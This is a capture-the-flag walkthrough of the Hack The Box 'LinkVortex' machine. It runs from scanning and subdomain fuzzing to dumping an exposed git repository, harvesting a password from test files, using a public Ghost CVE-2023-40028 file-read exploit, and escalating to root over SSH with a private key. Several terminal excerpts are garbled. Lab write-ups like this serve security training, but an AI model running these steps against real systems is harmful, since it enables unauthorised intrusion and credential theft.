
Welcome to my second walkthrough and my second Hack The Box Seasonal Machine.



Start with a usual Nmap scan nmap -sC -sV 10.10.11.47 -T5

```
root@V:-/Downloads × root@V:- × r
```

Firstly we have to add linkvortex.htb in /etc/hosts file than we we have to add dev.linkvortex.htb /etc/hosts file

```
echo "10.10.11.47 linkvortex.htb" | tee -a /etc/hosts echo "10.10.11.47 linkvortex.htb" | tee -a /etc/hosts
```

```
(root@V)-[~]
# echo "10.10.11.47 linkvortex.htb" | tee -a /etc/hosts
10.10.11.47 linkvortex.htb

(root@V)-[~]
# echo "10.10.11.47 dev.linkvortex.htb" | tee -a /etc/hosts
10.10.11.47 dev.linkvortex.htb
```

cat /etc/hosts


```
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```

ffuf -u http://linkvortex.htb/ -w /usr/share/wordlists/dirb/common.txt -fs 0 -t 100

ffuf -u http://linkvortex.htb/ -w /usr/share/wordlists/dirb/common.txt -H "Host:FUZZ.linkvortex.htb" -fc 301

Now we have to install "git-dumper" from github

git clone https://github.com/arthaud/git-dumper.git cd git-dumper pip3 install -r requirements.txt break-system-packges python3 git_dumper.py http://dev.linkvortex.htb/.git/ root



cd ghost

and follow the following commands

```
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```

cat authentication.test.js | grep -n "password"

```
root@V--/Downloads root@V--/Ghost-558.Arbitrary-File-Read-OVE-2023-40028 bob@linkvortex- root@linkvortex- ro
```

Git clone this link for getting the username and passsword the following cmds

```
git clone https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028.git
Cloning into 'Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028'...
remote: Enumerating objects: 10% (17/17), done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 17 (delta 2), reused 9 (delta 2), pack-reused 0 (from 0)
Receiving objects: 100% (17/17), 7.33 KiB | 7.33 MiB/s, done.
Receiving objects: 100% (17/17), 7.33 KiB | 7.33 MiB/s, done.
Resolving deltas: 100% (2/2), done.

| (10110 ) - [-]
| (Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028]
| (10110 ) - [-/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028]
| CVE-2023-40028 README.md
```

After this cmd we get username and password, use this username and password for ghost link on browser.

```
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```

ssh bob@linkvortex.htb

```
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```

make file with name of id_rsa with nano



Now give the permission for file id_rsa with following cmds

chmod 600 id_rsa ssh <u>root@linkvortex</u> -i id_rsa

